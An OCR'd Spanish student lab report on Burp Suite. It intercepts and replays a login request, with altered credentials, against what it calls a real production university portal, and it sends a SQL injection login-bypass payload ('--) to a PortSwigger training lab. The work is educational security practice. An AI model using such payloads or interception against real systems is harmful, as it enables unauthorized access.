

Uso de Burp Suite - Laboratorio No. 7


Prueba 1




En la prueba uno no fue posible acceder al sitio de OWASP Juice Shop debido a un error de aplicación en el servidor.

Prueba 2


https://site6.q10.com/login?ReturnUrl=%2F&aplentId=611700f3-1a59-4c15-b087-...
Ingresa a tu cuenta
user@gmail.com
¿Recordarme?
Ingresar
¿Olvidaste tu contraseña?
¿Necesitas ayuda para iniciar sesión?
Le damos la bienvenida a
UVIRTUAL
¡Bienvenido(a) a la Universidad Virtual Internacional! Estamos felices de recibirte nuevamente. En este espacio encontrarás todo lo que necesitas para tu vida académica: consultas de notas, horarios, clases, recursos, trámites y más.


Intercept
HTTP history
WebSockets history
Match and replace
Proxy settings
Intercept on
Forward
Drop
Open browser
Time
Type
Direction
Method
URL
Status code
Length
12:51:53 27 Oct 2026 HTTP → Request POST https://site6.q10.com/Login?returnUrl=%2F&aplentId=611700f3-1a59-4c15-b087-ad613f7f0294
12:51:57 27 Oct 2026 HTTP → Request POST https://q.clarity.ms/collect
12:52:12 27 Oct 2026 HTTP → Request POST https://q.clarity.ms/collect
12:52:23 27 Oct 2026 HTTP → Request GET https://challenges.cloudflare.com/cdn-cgi/challenge-platform/h/g/turnstile/f/av0/rch/yi6ux/0x4AAAAADTJACEaL7N7D8JC/light/fbE/auto_timeout/normal?lang=auto
12:52:27 27 Oct 2026 HTTP → Request POST https://q.clarity.ms/collect
12:52:27 27 Oct 2026 HTTP → Request POST https://q.clarity.ms/collect


Request
Pretty
Raw
Hex
POST /Login?returnUrl=%2F&aplentId=611700f3-1a59-4c15-b087-ad613f7f0294 HTTP/1.1
Host: site6.q10.com
Content-Length: 124
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://site6.q10.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://site6.q10.com/login?ReturnUrl=%2F&aplentId=611700f3-1a59-4c15-b087-ad613f7f0294
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive
Inspector
Request attributes 2
Request query parameters 2
Request body parameters 5
Request cookies 6
Request headers 19
Notes
Search
0 highlights
Event log (2)
All issues
Memory: 141.4MB of 494.0MB
Disabled
CTRL DERECHA


Inspector
Request attributes 2
Request query parameters 2
Request body parameters 5
Name
Value
NombreUsuario user@gmail.com
Contrasena 123445678S
Recordarme false
cf-turnstile-response
X-Requested-With XMLHttpRequest
Request cookies 6
Request headers 19
Inspector
Notes

Request

Pretty Raw Hex

```
POST /Login?returnUrl=%2F&aplentId=611700f3-1a59-4c15-b087-ad613f7f0294 HTTP/1.1
Host: site6.ql0.com
Cookie: .ASPXANONYMOUS=
dPt-5IhOwFGNJ0H8xb3j37Pg8vsxLhppwBi_2Csk8YvWgRlSzzAaWV_AS6ITbeldu_sHWQnQLlfwSKB1wES355SZgy72ek1I-zSzA5Xe40x
2hM98NBCdpFZrdgOyJQOvcxeksg2; XperiCode.CacheTempData.SessionId=56c8f934-bea8-4d6b-b0a7-f365668ba2b0; _ga=
GA1.1.212853538.1793119434; _clck=1p5bhe8%5E2%5Egan%5E0%5E2491; _clsk=
1s7ddl6%5E1793119438290%5E1%5E0%5Eq.clarity.ms%2Fcollect; _ga_SEF3EVQ100=
GS2.1.s1793119433$o1$g1$t1793119574$j10$l0$h0
Content-Length: 124
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0
Safari/537.36
Accept: */*
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Origin: https://site6.ql0.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://site6.ql0.com/login?ReturnUrl=%2F&aplentId=611700f3-1a59-4c15-b087-ad613f7f0294
Accept-Encoding: gzip, deflate, br
Priority: u=1, i
Connection: keep-alive

NombreUsuario=user%40gmail.com&Contrasena=sitiowebvulterable&Recordarme=false&cf-turnstile-response=&
X-Requested-With=XMLHttpRequest
```

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Date: Tue, 27 Oct 2026 17:00:54 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 70
Cache-Control: private
Content-Security-Policy: default-src 'self'; script-src 'self' 'unsafe-inline' 'unsafe-eval' blob:
https://*.ql0.com https://*.clarity.ms https://*.contentsquare.net https://pagead2.googlesyndication.com
https://www.youtube.com https://embed.tawk.to https://www.googletagmanager.com https://www.gstatic.com
https://maps.googleapis.com https://tpc.googlesyndication.com https://pod-27-sunco-ws.zendesk.com
https://cdn.jwplayer.com https://ssl.p.jwpcdn.com https://securepubads.g.doubleclick.net
https://googleads.g.doubleclick.net https://static.zdassets.com https://vpayment.verifika.com
https://player.vimeo.com https://www.googleadservices.com https://www.googletagservices.com
https://ep2.adtrafficquality.google https://www.google.com https://view.genial.ly https://view.genially.com
 https://statics-view.genially.com https://connect.facebook.net https://challenges.cloudflare.com
https://secured-pixel.com https://code.highcharts.com https://js.hsadspixel.net https://js.hs-scripts.com
https://js.hs-analytics.net https://js.hs-banner.com https://js-na1.hs-scripts.com https://js.culqi.com
https://static-content.vnforapps.com https://static-content-qas.vnforapps.com https://docs.optimize.auco.ai
 https://www.paypal.com https://flex.dev.pay-me.cloud https://flex.alignet.io
https://integracion.alignetsac.com; style-src 'self' 'unsafe-inline' https://fonts.googleapis.com
https://i.icomoon.io https://www.gstatic.com https://embed.tawk.to https://statics-view.genially.com
https://vpayment.verifika.com https://flex.dev.pay-me.cloud https://flex.alignet.io
https://integracion.alignetsac.com; font-src 'self' data: https://i.icomoon.io https://fonts.gstatic.com
https://maps.googleapis.com https://fonts.genially.com https://embed.tawk.to https://js.hs-scripts.com
https://flex.dev.pay-me.cloud https://flex.alignet.io https://integracion.alignetsac.com; img-src 'self' *
data: blob: https:; media-src 'self' * data: blob: https:; object-src 'self'
https://ql0storage.blob.core.windows.net https://storagevod.blob.core.windows.net
https://ql0-jack-prd-datasync-rep-bucket.s3.us-east-1.amazonaws.com; connect-src 'self' *.ql0.com
https://www.google.co.cr https://www.google.com.pe https://*.contentsquare.net
https://ql0-jack-prd-datasync-rep-bucket.s3.us-east-1.amazonaws.com https://*.clarity.ms
https://ql0storage.blob.core.windows.net https://storagevod.blob.core.windows.net https://ekr.zdassets.com
https://pagead2.googlesyndication.com https://csi.gstatic.com https://www.google.com.co
wss://*.service.signalr.net https://*.service.signalr.net https://www.googleadservices.com
https://noembed.com https://analytics.google.com https://cdn.plyr.io https://securepubads.g.doubleclick.net
 https://stats.g.doubleclick.net https://googleads.g.doubleclick.net https://ep1.adtrafficquality.google
https://ql0soluciones.zendesk.com https://www.googletagmanager.com https://*.google-analytics.com
wss://pod-27-sunco-ws.zendesk.com https://www.google.com 127.0.0.1:18619 wss://127.0.0.1:18619
https://zendesk-eu.my.sentry.io https://google.com https://maps.googleapis.com https://embed.tawk.to
wss://*.tawk.to https://va.tawk.to https://view.genially.com https://translate.googleapis.com
https://challenges.cloudflare.com https://metrics.articulate.com https://calidad.alignetsac.com
https://api.hubapi.com https://www.facebook.com https://www.paypal.com https://www.sandbox.paypal.com
https://vpayment.verifika.com https://cdn.ckeditor.com https://flex.dev.pay-me.cloud
https://flex.alignet.io https://integracion.alignetsac.com https://auth.preprod.alignet.io
https://auth.alignet.io https://api.preprod.alignet.io https://api.alignet.io https://api.dev.alignet.io;
fenced-frame-src 'self' https:; frame-src 'self' https:; frame-ancestors 'self' *.ql0academico.com
*.ql0.com *.google.com; report-uri /csp-report-endpoint;
Access-Control-Allow-Origin: https://site6.ql0.com
```

Inspect

Request

Request


Request

Request

Request


Response


Search 0 highlights




En esta prueba se logró interceptar el tráfico HTTP de un entorno de producción real, pausando la comunicación entre el navegador y el servidor para analizar su estructura. Al identificar que la aplicación empaquetaba las credenciales mediante el formato application/x-www-form-urlencoded, se utilizó el módulo Repeater para aislar la petición y manipular deliberadamente la contraseña original por el valor sititiovulnerable. Esto permitió comprobar de forma práctica cómo actúa un proxy de interceptación y evaluar la respuesta defensiva de la infraestructura web ante el envío de datos alterados o incorrectos.

Prueba 3




Request
Pretty
Raw
Hex
POST /login HTTP/2
Host: 0add004f038aa637844da41c00b500c9.web-security-academy.net
Cookie: session=buWkdLj5i4xFBEeKNMfh1GbkzUL9ffQa
Content-Length: 84
Cache-Control: max-age=0
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Linux"
Accept-Language: en-US,en;q=0.9
Origin: https://0add004f038aa637844da41c00b500c9.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0add004f038aa637844da41c00b500c9.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
csrf=DJCyNlWDfdYAcaOG0ySAvLZoLHM3CHGu&username=aministrador'--&password=sjkdjkcjhjks



Response
Pretty
Raw
Hex
Render
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 3331
<!DOCTYPE html>
<html>
<!--LAB_HEAD_START-->
<head>
<link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
<link href=/resources/css/labs.css rel=stylesheet>
<title>
SQL injection vulnerability allowing login bypass
</title>
</head>
<!--LAB_HEAD_END-->
<body>
<script src="/resources/labheader/js/labHeader.js">
</script>
<!--LAB_HEADER_START-->

<section class='academyLabBanner'>


<h2>
SQL injection vulnerability allowing login bypass
</h2>
<a class=link-back href='
https://portswigger.net/web-security/sql-injection/lab-login-bypass'>
Back to lab description
<svg version=1.1 id=Layer_1 xmlns='
http://www.w3.org/2000/svg' xmlns:xlink='
